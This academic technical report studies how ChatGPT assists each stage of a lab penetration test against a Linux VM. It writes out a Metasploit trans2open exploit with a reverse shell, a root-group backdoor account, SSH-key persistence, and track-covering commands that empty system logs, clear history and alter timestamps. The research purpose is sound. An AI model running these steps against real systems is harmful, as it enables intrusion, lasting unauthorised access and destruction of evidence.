

AI-Enhanced Ethical Hacking: A Linux-Focused Experiment

Haitham S. Al-Sinani¹ and Chris J. Mitchell²

¹ Department of Cybersecurity and Quality Control, Diwan of Royal Court, Muscat, Oman. hsssinani@diwan.gov.om

² Department of Information Security, Royal Holloway, University of London, Egham, Surrey. TW20 0EX, UK. C.Mitchell@rhul.ac.uk

Abstract. This technical report investigates the integration of generative AI (GenAI), specifically ChatGPT, into the practice of ethical hacking through a comprehensive experimental study and conceptual analysis. Conducted in a controlled virtual environment, the study evaluates GenAI's effectiveness across the key stages of penetration testing on **Linux-based** target machines operating within a virtual local area network (LAN), including reconnaissance, scanning and enumeration, gaining access, maintaining access, and covering tracks. The findings confirm that GenAI can significantly enhance and streamline the ethical hacking process while underscoring the importance of balanced human-AI collaboration rather than the complete replacement of human input. The report also critically examines potential risks such as misuse, data biases, hallucination, and over-reliance on AI. This research contributes to the ongoing discussion on the ethical use of AI in cybersecurity and highlights the need for continued innovation to strengthen security defences.

Keywords: AI · Ethical Hacking · GenAI · ChatGPT · Cybersecurity.

1 Introduction

Ethical hacking [14] is a crucial aspect of modern cybersecurity, yet it remains a highly time-consuming and resource-intensive endeavour. It requires not only advanced expertise but also continuous knowledge updates to stay ahead of rapidly evolving threats. Traditional ethical hacking approaches demand significant human involvement at each phase, from reconnaissance to vulnerability scanning and exploitation, which increases both the time and overall costs involved.

Additionally, the process relies heavily on skilled professionals to effectively identify and exploit vulnerabilities, making it challenging to keep up with the growing scale and sophistication of attacks. These efforts are further constrained by the limited capacity of human operators to manage complex or large-scale environments without substantial investments in training and resources.

The integration of AI technologies, particularly GenAI, offers a promising solution to the challenges faced in ethical hacking by automating and enhancing

various stages of the process. Tools like ChatGPT³ [5] allow ethical hackers to streamline repetitive tasks, make faster decisions, and reduce the extensive human input typically required. This not only addresses the time and capacity limitations faced by operators but also lowers the implementation costs. GenAI's ability to analyse data, provide real-time insights, and optimise workflows leads to more efficient, cost-effective security assessments.

This report presents a comprehensive experimental study evaluating the practical use of GenAI in a controlled Linux-based virtual environment. By simulating key stages of ethical hacking, such as reconnaissance, scanning, gaining & maintaining access, and covering tracks, this study demonstrates how GenAI can enhance these processes and bolster cybersecurity defences. The findings and observations documented here contribute to the ongoing discussion about AI-human collaboration in cybersecurity, emphasising the potential of GenAI to improve efficiency and reduce costs while maintaining the need for expert oversight.

While previous research has explored the broader role of GenAI in cybersecurity, this report specifically examines its application in Linux-based environments, which are frequently targeted in both penetration testing and real-world attacks. This work builds on our previously published research, in which we proposed a conceptual model leveraging the capabilities of GenAI to support ethical hackers across the five stages of ethical hacking [3]. It also expands on a proof-of-concept implementation, used to conduct an initial experimental study on the integration of AI into ethical hacking on target Windows VMs [2].

The remainder of this document is organised as follows. Section 2 explores GenAI and ChatGPT. Section 3 presents the laboratory setup, and section 4 outlines our methodology. Section 5 details the execution of our experiment. Section 6 discusses the potential benefits and risks. Section 7 reviews related work, and, section 8 summarises our conclusions and outlines plans for future work. Finally, appendix A lists all the figures referenced in this technical report.

2 Generative AI and ChatGPT

The advent of GenAI, with models like ChatGPT⁴ [5] prominent, represents a major shift in the AI landscape. These systems, moving beyond the traditional AI focus on pattern recognition and decision-making, excel in content creation, including text, images, and code. The ability to learn from extensive datasets and produce outputs that mimic human creativity is a major advance.

Central to this revolution is the GPT (Generative Pre-trained Transformer) architecture, the basis of models like ChatGPT. Developed by OpenAI, GPT models are built on deep learning techniques using *transformer* models, designed specifically for handling sequential data. These models undergo pre-training, where they learn from a wide array of various resources, including Internet texts, followed by fine-tuning for specific tasks. This process enables models to grasp

³ <https://openai.com/blog/chatgpt>

⁴ <https://openai.com/blog/chatgpt>

not just the structure of language but also its context, essential for generating human-like text.

Each iteration of ChatGPT has demonstrated enhanced contextual understanding and output relevance. Its primary function lies in interpreting user prompts and generating coherent, contextually appropriate responses. This versatility extends from conducting conversations to performing complex tasks, including coding, content creation, and, as we propose in this report, ethical hacking. The GPT model family, including ChatGPT, owes much of its success to the transformer model, introduced by Vaswani et al. in 2017 [15]. This architecture revolutionises sequence processing through attention mechanisms, enabling the model to focus on different parts of the input based on its relevance to the task.

The latest iteration, GPT-4o⁵, provides significant advances in speed, multi-modal capabilities, and overall intelligence. GPT-4o, now available to a broader user base, including free-tier users, improves upon the GPT-4 model by offering enhanced performance in understanding and generating text, as well as new capabilities in processing voice and images. These improvements position GPT-4o as a powerful tool not only in natural language processing but also in applications such as real-time communication and data analysis, making it a key asset in modern cybersecurity practices.

In exploring the intersection of AI and cybersecurity, understanding ChatGPT's foundational aspects is vital. Its generative nature, contextual sensitivity, and adaptive learning capacity can lead to innovative approaches in cybersecurity practices. Our focus will be on how these qualities of ChatGPT can be used to support ethical hacking, exploring the technical, ethical, and practical implications.

3 Laboratory Setup

3.1 Physical Host and Virtual Environment Configuration

The experiments used a MacBook Pro with 16 GB RAM, a 2.8 GHz Quad-Core Intel Core i7 processor, and 1 TB of storage, providing sufficient computational capabilities for virtualisation (see Figs. 1 and 2).

Virtualisation of the network was achieved using VirtualBox 7 (see Fig. 3), a reliable tool for creating and managing virtual machine environments. The virtual setup included the following VMs.

1. **Kali Linux VM:** this machine functioned as the primary attack platform for conducting the penetration tests. It is equipped with the necessary tools and applications for ethical hacking.
2. **Windows VM:** this machine, running a 64-bit version of Windows Vista with a memory allocation of 512 MB, was the principal target for penetration testing within a previously conducted experiment [2].

⁵ <https://openai.com/blog/chatgpt>

3. **Linux VM:** this machine, operating on a 64-bit Linux Debian system and allocated 512 MB of memory, is the primary focus of this report.

The network configuration was established in a local NAT (Network Address Translation) setup, allowing for seamless communication between the VMs and simulating a realistic network environment suitable for penetration testing.

3.2 Generative AI Tool

The experiment leveraged ChatGPT-4⁶ (a paid version) for its advanced AI capabilities and efficient response time. The selection of ChatGPT-4 was also based on its prominent status as a leading GenAI tool, offering cutting-edge technology to enhance the ethical hacking process. Of course, other GenAI tools are also available, e.g. Google's Bard⁷ and GitHub's Co-Pilot⁸, which could potentially be used in similar contexts. The methodologies and processes described are applicable to both the paid and free versions of ChatGPT, with the paid version chosen for improved performance in this study.

4 Methodology

The experiment followed the structured phases of ethical hacking listed below, with ChatGPT's guidance integrated at each step.

1. **Reconnaissance:** ChatGPT was used to gather and analyse information about the target VMs, including scanning to discover live machines.
2. **Scanning and Enumeration:** Network and vulnerability scanning were conducted using tools such as nmap, with ChatGPT helping to interpret the scan results and identify potential vulnerabilities.
3. **Gaining Access (Linux VM):** This phase focused on exploiting identified vulnerabilities using the Metasploit framework. ChatGPT assisted in selecting and configuring the appropriate exploit.
4. **Maintaining & Elevating Access:** ChatGPT suggested methods for maintaining access, such as creating backdoor accounts and escalating privileges within the compromised system.
5. **Covering Tracks & Documentation:** In the post-exploitation phase, ChatGPT advised on strategies to effectively erase traces of the penetration test, thereby reducing the likelihood of detection by system administrators. This included log manipulation and account removal. Additionally, ChatGPT assisted in documenting the ethical hacking process, ensuring comprehensive reporting of methodologies, findings, and recommendations for enhancing system security.

⁶ <https://openai.com/index/hello-gpt-4/>

⁷ <https://bard.google.com/>

⁸ <https://github.com/features/copilot/>

We initiated the experiment by asking ChatGPT to provide a concise explanation of the five ethical hacking stages, along with a list of commonly used Kali commands for each stage. ChatGPT provided an informative response, as illustrated in Fig. 4.

5 Execution

We now summarise the experimental procedure for each stage.

5.1 Reconnaissance

There are two main types of reconnaissance (recon).

1. **Passive Recon:** This entails passive observation without active engagement.
2. **Active Recon:** Active recon involves engaging with the target to prompt responses for observation.

The emphasis here is on active reconnaissance; we followed the steps listed below.

Notes on VM IP Address. First, observe that in our VirtualBox-driven, NAT-based VM environment, the DHCP server is configured by default to dynamically assign IP addresses to the VMs. DHCP typically allocates IP addresses sequentially within the specified range. For instance, if the range is 192.168.1.0/24 (see Fig. 6 below), the first IP address assigned would likely be 192.168.1.1 (often reserved for the default gateway), followed by 192.168.1.2, and so on. However, IP addresses may change between device sessions. The availability of a specific IP address depends on several factors, including the DHCP lease time and the currently active VMs. To maintain consistency in the experiment, and because the originally assigned dynamic IP address for the Linux VM mentioned earlier (192.168.1.7) had changed, we opted to assign a static IP address, reverting it to 192.168.1.7, as shown in Fig. 7 below. While this approach does not scale well for large, enterprise-level networks, it is practical in our controlled research environment.

1. Since we are starting a new ChatGPT session, we first inform ChatGPT about our VM setup (see Fig. 5).
2. As an integral part of the initial reconnaissance phase, the aim is to identify active machines within the target network in order to select a target. To achieve this, we posed the following question to ChatGPT: “I’m currently in the initial stage of ethical hacking, known as ‘reconnaissance’. Could you please provide a list of the top 4 commands I can use on my Kali machine to find out which devices are currently active on my local network?”. As shown in Fig. 8, ChatGPT responded with a useful compilation of potential Kali terminal commands, including nmap, netdiscover, and arp-scan, along with examples of their use.

3. We next turned to our the Kali ‘attack’ machine, applying the ChatGPT recommendations. As a result, we successfully identified the active devices within the target network, as in Fig. 9.
4. To determine the IP address of the Kali ‘attack’ machine, we used the ‘hostname’ command with the ‘-I’ option, as shown in Fig. 10.
5. To find potential target machines, the IP addresses of the Kali host, the standard default gateway, and the DHCP server can be excluded. To simplify this process and avoid the need to remember the relevant commands, ChatGPT can be consulted for guidance. We first asked ChatGPT for the commands to display the IP addresses of our Kali machine, the standard default gateway, and the DHCP server, as shown in Fig. 11. We executed these commands, as displayed in Fig. 12. We next asked ChatGPT to analyse the output from the ‘arp-scan’ command, which lists active network nodes, and the results from displaying the IP addresses for default IP addresses to identify the role of each IP address, such as Kali machine, DHCP server, etc. ChatGPT performed this analysis and provided responses in a question-and-answer format, as shown in Figs. 13 and 14.
6. As a result of the analysis presented above, we identified the VMs with the IP addresses 192.168.1.6 and 192.168.1.7 as potential targets. This allowed us to proceed to the second scanning stage.

5.2 Scanning

During this stage, ethical hackers typically use automated tools to scan a target system or network for vulnerabilities. This can include port scanning, vulnerability scanning, etc. In our specific scenario, the system demanding scanning attention is the Linux machine with IP address: ‘192.168.1.7’.

To initiate this phase, we asked ChatGPT for key commands for gathering comprehensive information about the specific target (192.168.1.7) using our Kali machine. We informed ChatGPT that the goal was to gather extensive intelligence on this system in preparation for an attack. As shown in Fig. 15, ChatGPT provided a concise list of potential scanning commands, including the use of nmap and its various capabilities. Interestingly, this output is significantly more comprehensive than that which ChatGPT produced a year previously when we asked a similar question for a different VM (Windows) [2], demonstrating the model’s improvement over time.

We further engaged with ChatGPT, requesting a single ‘nmap’ command that could gather as much information as possible about the target (192.168.1.7), including scanning all ports and saving the output in all supported ‘nmap’ formats. ChatGPT correctly recommended the command ‘nmap -p- -A -T4 -oA scan_results 192.168.1.7’, providing a detailed breakdown of the command’s options, as illustrated in Fig. 16. The options in this ‘nmap’ command have the following effects:

- **-p-**: scans all 65,535 TCP ports;
- **-A**: enables OS detection, version detection, script scanning, and traceroute;

- **-T4**: sets the timing template to ‘Aggressive’ for faster scanning; and
- **-oA scan_results**: saves the output in all three major ‘nmap’ formats (.nmap, .xml, and .gnmap) with the base name ‘scan_results’.

We then executed the ChatGPT-suggested command ‘**nmap -p- -A -T4 -oA scan_results 192.168.1.7**’ to perform a comprehensive scan of the target machine. The ‘nmap’ scan results, clearly identifying the Linux target VM, are presented in Fig. 17. We then asked ChatGPT to analyse these results and provide suggestions for potential unauthorised access routes, preparatory for the next phase in which we attempt to gain access.

5.3 Gaining Access

In this phase, we sought guidance from ChatGPT to gain access to the Linux VM with the IP address ‘192.168.1.7’ using our Kali attack machine. To streamline the process, we decided to exploit an SMB-related vulnerability via Metasploit. The ‘nmap’ scan revealed that the target machine supports SMB version 2, which is outdated and known to have vulnerabilities. ChatGPT provided a detailed guide on how to use Metasploit to confirm the SMB version, as shown in Fig. 18, which we followed. We started Metasploit with the command ‘msfconsole’, selected the ‘auxiliary/scanner/smb/smb_version’ module, set the target IP with ‘set RHOSTS 192.168.1.7’, and executed the module with ‘run’. The Metasploit output confirmed the ‘nmap’ results, indicating that our target indeed supports SMB version 2, as shown in Fig. 19.

Following this confirmation, we asked ChatGPT which vulnerability possessed by Metasploit could be exploited to gain access. As shown in Figs. 20 and 21, ChatGPT recommended the use of the “Samba ‘trans2open’ overflow” exploit in Metasploit, which is specifically designed to target older versions of Samba, such as 2.2.1a. ChatGPT also provided step-by-step instructions on how to exploit this vulnerability using Metasploit.

As shown in Fig. 22, we followed ChatGPT’s instructions to exploit the well-known trans2open vulnerability. However, when we attempted to run the exploit, we encountered an error since the payload suggested by ChatGPT was incompatible. This demonstrates that, while ChatGPT is a powerful tool, it is not infallible and can make mistakes. We presented the error directly to ChatGPT without specifically requesting a solution, and ChatGPT promptly suggested a fix (see Fig. 24). We applied the suggested fix, as shown in Fig. 23, and successfully gained root access to the target Linux machine (see Fig. 25).

To summarise, in order to gain access to the target machine (192.168.1.7) using the ‘trans2open’ exploit via Metasploit, we started Metasploit with ‘msfconsole’, selected the exploit module with ‘use exploit/linux/samba/trans2open’, set the payload with ‘set payload linux/x86/shell/reverse_tcp’, configured the target IP with ‘set RHOSTS 192.168.1.7’, set the ‘LHOST’ to the attacking machine’s IP (192.168.1.4), accepted the default ‘LPORT’ of 4444, and then ran the exploit with ‘run’.

5.4 Maintaining Access

In this phase, the objective is to ensure we can re-enter the target system in future, ideally without being detected. Typically, achieving persistent access requires elevated privileges, often in the form of administrator or root access. As a result, we could turn to ChatGPT to assist us in elevating our access level. Helpfully, in the previous stage, we successfully exploited the ‘trans2open’ vulnerability, which granted root access (see Fig. 25), the highest possible level of access.

However, as we only obtained a basic, limited shell in the previous step, we first needed to stabilise and potentially upgrade this shell. In response to our request, ChatGPT provided a brief guide (see Fig. 26) for using the bash terminal in interactive mode by running the command ‘/bin/bash -i’ (see Fig. 27). Additionally, ChatGPT advised on upgrading the current shell to the more powerful ‘meterpreter’ using Metasploit. The recommended steps are: in Metasploit, use `post/multi/manage/shell_to_meterpreter`, set `SESSION <session_id>`, and execute the module with ‘run’ to upgrade the shell. Despite following these steps, the newly created meterpreter session terminated (see Fig. 28). Although ChatGPT provided several potential solutions, we were unable to resolve the issue and will address it in future work.

With this in mind, we next consulted ChatGPT for guidance on maintaining persistent access. In response to the query shown in Fig. 29, ChatGPT provided a list of recommendations for establishing persistent access (see Fig. 30). These recommendations include creating a new root user for alternative access, setting up a persistent reverse shell, installing an SSH key for password-less access, establishing a cron job for regular reverse shell connections, and backing up important files. We next attempted to implement two of these approaches, as outlined below.

Creating a New User. As shown in Fig. 31, we first created a new root user employing the command ‘`useradd -m -s /bin/bash -G root Haitham`’. This command creates a new user named ‘Haitham’, sets up a home directory at `/home/Haitham` with the `-m` option, assigns `/bin/bash` as the default shell with the `-s` option, and includes the user in the root group with the `-G` option, thereby granting elevated permissions (see Fig. 35). We further used the command ‘`passwd Haitham`’ to set up a new password for the newly added user (see Fig. 33 and Fig. 34). We verified that the user was indeed added by checking for a new entry in both the `/etc/passwd` and `/etc/shadow` files. We also confirmed that the user was added to the root group using the command ‘`groups Haitham`’, and by also reviewing the `/etc/sudoers` file (see Fig. 36). Subsequently, we tested this by restarting the Linux target machine and successfully confirmed our ability to log in using the newly created user through the standard Linux login procedure.

Since port 22 is open, we established an SSH session using the newly added user credentials (see Fig. 37), which provided a more stable shell with double-tab auto-completion and history features enabled by default. This SSH session can

be established even after reboots, as long as the target machine (192.168.1.7) remains operational.

Enabling SSH Password-less Access. To further evaluate ChatGPT’s capabilities, we requested a step-by-step guide for enabling password-less SSH public-key authentication from our Kali machine (192.168.1.4) to the Linux target (192.168.1.7). While ChatGPT’s initial response was useful, it was not entirely accurate. After a series of interactions, we managed to prompt ChatGPT to add the missing steps and provide a more precise explanation (see Figs. 38 to 40). This reinforces the conclusion that relying on human-AI collaboration is crucial, rather than solely depending on AI to replace human input.

In summary, to enable password-less SSH access, we performed the following steps.

1. We first generated an SSH key pair on the Kali machine using ‘`ssh-keygen -t rsa -b 4096`’.
2. We next copied the public key to the target machine by executing the command ‘`ssh-copy-id user@192.168.1.7`’ on our Kali machine.
3. We enabled SSH public-key, password-less authentication on the target machine by adding ‘`PubkeyAuthentication yes`’ to the ‘`/etc/ssh/sshd_config`’ file, and then restarted the SSH service with ‘`sudo systemctl restart sshd`’.
4. We also ensured correct file permissions on the target machine with the commands: ‘`chmod 700 /.ssh && chmod 600 /.ssh/authorized_keys`’.
5. Finally, we tested the connection from the Kali machine using the command: ‘`ssh user@192.168.1.7`’.

5.5 Covering Tracks and Documentation

This (final) ethical hacking phase has two main components:

1. **covering our tracks**, which involves erasing or minimising evidence of our activities within the target system, crucial to avoid detection and maintain the system as close to its original state as possible; and
2. **documentation**, involving creating the pen-test report, a topic discussed later.

Covering Tracks. First, aiming to remain undetected, we asked ChatGPT for guidance. As shown in Figs. 41 and 42, ChatGPT provided a list of actions, including the following.

- **Clear Command History:** Clear the current session’s history and remove the history file using ‘`history -c && history -w`’ and ‘`rm /.bash_history`’.
- **Disable Future History Logging:** Disable history logging for the session with ‘`unset HISTFILE`’, ‘`export HISTSIZE=0`’, and ‘`export HISTFILESIZE=0`’.

- **Remove Log Entries:** Empty critical log files without deleting them using ‘echo > /var/log/auth.log’, ‘echo > /var/log/syslog’, and ‘echo > /var/log/secure’.
- **Clean SSH Artifacts:** Remove the SSH key and check SSH logs for the hacking activities using ‘rm .ssh/authorized_keys’ and ‘sudo nano /var/log/auth.log’.
- **Delete Temporary Files:** Remove temporary files that could reveal the pen-test activities using ‘rm -rf /tmp/*’ and ‘rm -rf /var/tmp/*’.
- **Remove ‘Haitham’ User:** Delete the ‘Haitham’ user and the corresponding home directory using ‘userdel -r Haitham’.
- **Clear Scheduled Tasks:** Remove all cron jobs for the current user with ‘crontab -r’.
- **Flush ARP Cache:** Clear the ARP cache to remove traces in the network using ‘ip -s -s neigh flush all’.
- **Reset Terminal and Exit:** Clear the terminal screen and exit the shell cleanly using ‘reset’ and ‘exit’.

To underscore the significance of AI-human collaboration, we observed that ChatGPT omitted certain additional crucial steps for covering tracks, specifically updating timestamps and using the `shred` command. We, therefore, consulted ChatGPT about these two commands, as outlined below.

Updating Timestamps for Track Covering. In response to a query (see Figs. 43 and 44), ChatGPT outlined the process for modifying file timestamps to cover tracks. This involves using ‘`stat filename`’ to display the current access, modification, and change times. One can then update these timestamps as follows:

- set both access and modification times to a specific date and time with ‘`touch -t YYYYMMDDHHMM filename`’;
- modify only the access time with ‘`touch -a -t YYYYMMDDHHMM filename`’;
- adjust only the modification time with ‘`touch -m -t YYYYMMDDHHMM filename`’;
or
- align the timestamps of a file with those of another file using ‘`touch -r reference_file target_file`’.

Finally, verify the changes using ‘`stat filename`’.

Using `shred` for Secure File Deletion. In response to our question (see Figs. 45 and 46), ChatGPT explained that `shred` is a command-line utility in Linux used to securely delete files by overwriting their contents with random data multiple times, making it extremely difficult to recover the original data. The command ‘`shred -uvfz -n 5 old_authorized_keys`’ operates as follows:

- **-u:** unlinks (deletes) the file after shredding;
- **-v:** displays verbose progress of the shredding operation;

- **-f**: forces shredding of files even if they are read-only;
- **-z**: adds a final overwrite with zeros to obscure the fact that the file was shredded; and
- **-n 5**: specifies that the file should be overwritten 5 times with random data.

In this example, the command securely deletes the file `old_authorized_keys` by overwriting it five times with random data, adding a final overwrite with zeros, showing progress, forcing the operation even if the file is read-only, and then deleting the file.

Finally, while we implemented some of these recommendations, it is worth noting ChatGPT’s advice that clearing logs can raise suspicion in real-world scenarios and might not always be advisable.

Documentation. For documentation, ethical hackers need to produce a comprehensive and thorough report for each penetration testing assignment. To ensure the quality and completeness of our report, we enlisted ChatGPT’s assistance in composing a detailed report for our penetration testing (simulation) assignment using the information already present in this paper.

As shown in Figs. 47 and 48, we first asked ChatGPT about the key sections of a standard penetration testing report. ChatGPT provided a template that we could use to structure our report, along with guidance on what to include in each section. Following this, we requested ChatGPT to draft a standard penetration testing report based on this research paper, where we simply copied and pasted all the relevant sections into the ChatGPT prompt (see Fig. 49). We instructed ChatGPT to ensure that all key sections were included and to simulate a real-world penetration testing assignment as closely as possible, rather than presenting it merely as a research exercise. ChatGPT responded with a well-written and accurate penetration test report, including sections such as the ‘Executive Summary,’ ‘Introduction,’ ‘Methodology,’ ‘Findings and Results,’ ‘Attack Narrative,’ and ‘Conclusions and Recommendations,’ along with suggestions for ‘Appendices.’ In subsequent interactions with ChatGPT, we further refined and enhanced the report, adding details such as the author of the pentest, the time period, and the date (see Figs. 50 to 53).

In summary, this report presents the findings and results of a penetration testing assignment aimed at evaluating the security of a Linux VM operating as a node within a virtual LAN environment. The test uncovered a critical vulnerability in the outdated SMB service, which was exploited to gain root access to the system. Persistent access was established by creating a new root user and enabling password-less SSH authentication, while evidence of the penetration test was effectively covered. The report, titled *Penetration Test Report for Linux-Based Systems*, includes key sections such as Scope, Methodology, Findings, Risk Analysis, and Recommendations, and recommends immediate updates to the SMB service, hardening SSH configurations, and ongoing vulnerability assessments to strengthen the system’s security posture.

6 Discussion: Benefits and Risks

Ethical hacking, a critical component of comprehensive security strategies, is a promising arena for the application of advanced AI systems like ChatGPT. Using the generative and understanding capabilities of ChatGPT we can envision a paradigm shift in how security assessments and penetration tests are conducted.

ChatGPT's potential in automating the scripting and execution of sophisticated penetration tests is very significant. The model's capacity to write code enables it to generate custom scripts tailored to specific environments or scenarios. It could potentially analyse a target system's architecture and suggest relevant tests, thereby streamlining the reconnaissance phase of ethical hacking.

Beyond scripting, the interactive nature of ChatGPT makes it an ideal assistant for real-time problem-solving during penetration testing. Ethical hackers can consult the model for troubleshooting, brainstorming exploitation strategies, or even for learning about novel vulnerabilities and techniques on-the-fly. Its vast knowledge base can act as an immediate reference for the latest Common Vulnerabilities and Exposures (CVEs) and mitigation strategies.

The adaptability of ChatGPT also suggests a role in social engineering simulations. It could craft credible phishing emails, create dialogue for vishing (voice phishing), or assist in developing pretext scenarios for physical security breaches. This would enable organisations to better train their staff against a variety of social engineering attacks.

From a defensive standpoint, ChatGPT can be used to simulate an attacker's mindset and tactics. It can help in generating hypothetical attack scenarios, thereby allowing security teams to better prepare and defend against potential breaches. Moreover, the AI's capability to interpret a wide range of data could be pivotal in anomaly detection, effectively identifying unusual patterns that may signify a security threat.

However, when integrating AI, particularly ChatGPT, into ethical hacking, a thorough examination of ethical considerations is essential. Using AI in cybersecurity aids efficiency and effectiveness but also raises serious concerns around data privacy, informed consent, and potential misuse. The reliance on advanced AI systems like ChatGPT poses risks, such as the unintentional discovery and exploitation of zero-day vulnerabilities. This could inadvertently provide malicious actors with powerful tools to exploit these vulnerabilities before they are known to the broader security community. Moreover, the automation of processes like social engineering by AI raises significant ethical questions. These tools could be misused to conduct highly sophisticated and targeted cyber-attacks, blurring the boundary of ethical hacking practices.

AI systems inherently process vast amounts of data, some of which may be sensitive or personal, thus their use necessitates strict adherence to data privacy laws and ethical guidelines. Ensuring that the data used for training and operation is in compliance with privacy laws and ethical guidelines becomes paramount to maintaining the integrity of cybersecurity efforts. The ethical hacking principles of "legality, non-disclosure, and intent to do no harm" must be rigorously upheld in the AI domain to prevent unauthorised or unintended use. Addi-

tionally, AI-facilitated simulations of cyber-attacks for training or testing must involve fully informed consent from all parties.

Moreover, the risk of ChatGPT generating inaccurate or fabricated information —known as hallucination— can result in misguided decisions in cybersecurity. This underscores the importance of human-AI collaboration, vigilant oversight, and robust ethical standards in the field of AI-assisted cybersecurity.

In conclusion, combining ChatGPT’s AI capabilities with ethical hacking offers a promising new frontier in cybersecurity. With its sophisticated language processing and generation abilities, ChatGPT could revolutionise the way ethical hacking is performed, making it more efficient, comprehensive, and up-to-date with current threats. However, this technological leap forward must be approached with caution, ensuring that its application in ethical hacking aligns with the highest standards of security and ethical practice.

7 Related Work

The intersection of AI and cybersecurity is a highly active area of research, with studies ranging from AI’s role in detecting intrusions to aiding in offensive security including ethical hacking. The rise of sophisticated language models like GPT-3, introduced by Brown et al. [5], has expanded research possibilities by enabling strong performance on various tasks, including of course cybersecurity as we show in this report. Handa et al. [9] review the application of machine learning in cybersecurity, emphasizing its role in areas like zero-day malware detection and anomaly-based intrusion detection, while also addressing the challenge of adversarial attacks on these algorithms. Other studies, including that by Gupta et al. [8], examine the dual role of GenAI models like ChatGPT in cybersecurity and privacy, highlighting both their potential for malicious use in attacks such as social engineering and automated hacking, and their application in enhancing cyber defense measures.

Moreover, Large Language Models (LLMs), a form of GenAI, are being applied across various domains, including cybersecurity. For example, they are used to fix vulnerable code [13] and identify the root causes of incidents in cloud environments [1]. In addition, various LLM-based tools have been recently developed, such as Code Insight⁹ by VirusTotal, which analyses and explains the functionality of malware written in PowerShell. Furthermore, tools for vulnerability scanning¹⁰ and penetration testing¹¹ [6] have also emerged lately.

A recent practical study by Harrison et al. [10] shows how advances in AI’s deep learning algorithms can be used to enhance acoustic side-channel attacks against keyboards, achieving impressive keystroke classification accuracy via common devices like smartphones and Zoom. This development poses a significant threat, potentially enabling the theft of sensitive information such as

⁹ <https://blog.virustotal.com/2023/04/introducing-virustotal-code-insight.html>

¹⁰ <https://github.com/aress31/burpgpt>

¹¹ <https://github.com/GreyDGL/PentestGPT>

passwords and PINs from devices without needing physical access to the victim’s machine. A recent panel discussion, [4], also highlighted the dual role of AI in enhancing cybersecurity while addressing the rising threat of adversarial attacks that exploit AI system vulnerabilities.

Recent research has also identified new vulnerabilities in the security mechanisms of LLMs. Jiang et al. [11] introduced ‘ArtPrompt’, an innovative ASCII art-based jailbreak attack that exploits the inability of LLMs to recognise prompts encoded in ASCII art. This work underscores the need for further research into the robustness of AI models, particularly as these vulnerabilities can bypass safety measures and induce undesired behaviors in state-of-the-art LLMs such as GPT-4 and Claude.

Park et al. [12] introduce a technique for automating the reproduction of 1-day vulnerabilities using LLMs. Their approach involves a three-stage prompting system, guiding LLMs through vulnerability analysis, identifying relevant input fields, and generating bug-triggering inputs for use in directed fuzzing. The method, tested on real-world programs, showed some improvements in fuzzing performance compared to traditional methods. This research demonstrates the potential of LLMs to enhance cybersecurity processes, particularly in automating complex tasks such as vulnerability reproduction.

Fujii and Yamagishi [7] explore the use of LLMs to support static malware analysis, demonstrating that LLMs can achieve practical accuracy. A user study was conducted to assess their utility and identify areas for future improvement.

Our experimental research work seeks to expand on these discussions, exploring ChatGPT’s role across all stages of ethical hacking — a topic that remains under-explored in the existing literature. We aim to provide a comprehensive framework for integrating generative language models into ethical hacking, evidencing AI’s multifaceted role in cybersecurity. We have also sought to empirically validate claims and assertions regarding the capabilities of ChatGPT in the ethical hacking domain through a series of controlled, research-driven, lab-based experiments.

8 Conclusions and Future Work

We have proposed an approach to enhancing ethical hacking by using GenAI, specifically ChatGPT. This approach was validated through a comprehensive experimental study and conceptual analysis conducted within a controlled virtual environment. Our evaluation focused on key stages of penetration testing on Linux-based target machines operating within a virtual local area network, encompassing reconnaissance, scanning and enumeration, gaining access, maintaining access, covering tracks, and reporting.

The study confirms that ChatGPT can significantly enhance and streamline the ethical hacking process, particularly by providing support in decision-making and automating repetitive tasks. However, our research also shows the critical importance of maintaining a balanced human-AI collaboration. AI should com-

plement, not replace, human expertise in cybersecurity, to mitigate potential risks such as misuse, data biases, and over-reliance on automated systems.

Looking forward, future work should explore the potential application of AI in cybersecurity in more diverse and complex environments beyond Linux-based systems. The work described here sets the basis for a series of future, hands-on, research-driven experiments aimed at not only further substantiating the claims made in this report but also at refining it to encompass a wider array of hacking domains. Future efforts will concentrate on using ChatGPT for penetration testing in environments operating on MacOS, android and iOS, thereby broadening the reach of our research. Additionally, we plan to broaden the application of our methods across various ethical hacking fields, including privilege escalation, wireless security, the OWASP top 10 (web¹² and mobile¹³) vulnerabilities, and mobile app security. Through these experiments, we will continuously evolve the proposed ChatGPT-penetration testing model to address the rapidly evolving landscape of cyber threats, ensuring its effectiveness against the attack vectors of the future.

There is also a need to address the ethical and security challenges associated with AI-driven tools. This includes tackling issues related to data biases, ensuring transparency in AI decision-making processes, and enhancing AI's adaptability to evolving cyber threats. Continued research should focus on developing and validating AI tools that can effectively balance automation with the necessary human oversight. By doing so, the cybersecurity community can fully harness the benefits of AI while safeguarding against emerging risks, ultimately contributing to stronger and more resilient security defences.

References

1. Ahmed, T., Ghosh, S., Bansal, C., Zimmermann, T., Zhang, X., Rajmohan, S.: Recommending root-cause and mitigation steps for cloud incidents using large language models. In: Proceedings of 2023 IEEE/ACM 45th International Conference on Software Engineering (ICSE). pp. 1737–1749. IEEE (2023), <https://ieeexplore.ieee.org/abstract/document/10172904/>
2. Al-Sinani, H., Mitchell, C.: Unleashing AI in ethical hacking: A preliminary experimental study. Technical report, Royal Holloway, University of London (2024), https://pure.royalholloway.ac.uk/files/58692091/TechReport_UnleashingAIinEthicalHacking.pdf
3. Al-Sinani, H.S., Mitchell, C.J., Sahli, N., Al-Siyabi, M.: Unleashing AI in ethical hacking. In: Proceedings of the STM 2024, the 20th International Workshop on Security and Trust Management (co-located with ESORICS 2024), Bydgoszcz, Poland. p. to appear. LNCS, Springer (2024), <https://www.chrismitchell.net/Papers/uaieh.pdf>
4. Bertino, E., Kantarcioglu, M., Akcora, C.G., Samtani, S., Mittal, S., Gupta, M.: AI for security and security for AI. In: Joshi, A., Carminati, B., Verma,

¹² <https://owasp.org/www-project-top-ten/>

¹³ <https://owasp.org/www-project-mobile-top-10/>

- R.M. (eds.) CODASPY '21: Eleventh ACM Conference on Data and Application Security and Privacy, Virtual Event, USA, April 26–28, 2021. pp. 333–334. ACM (2021). <https://doi.org/10.1145/3422337.3450357>, <https://doi.org/10.1145/3422337.3450357>
5. Brown, T.B., et al.: Language models are few-shot learners. In: Larochelle, H., Ranzato, M., Hadsell, R., Balcan, M., Lin, H. (eds.) Advances in Neural Information Processing Systems 33: Annual Conference on Neural Information Processing Systems 2020, NeurIPS 2020, December 6–12, 2020, virtual (2020), <https://proceedings.neurips.cc/paper/2020/hash/1457c0d6bfc4967418bfb8ac142f64a-Abstract.html>
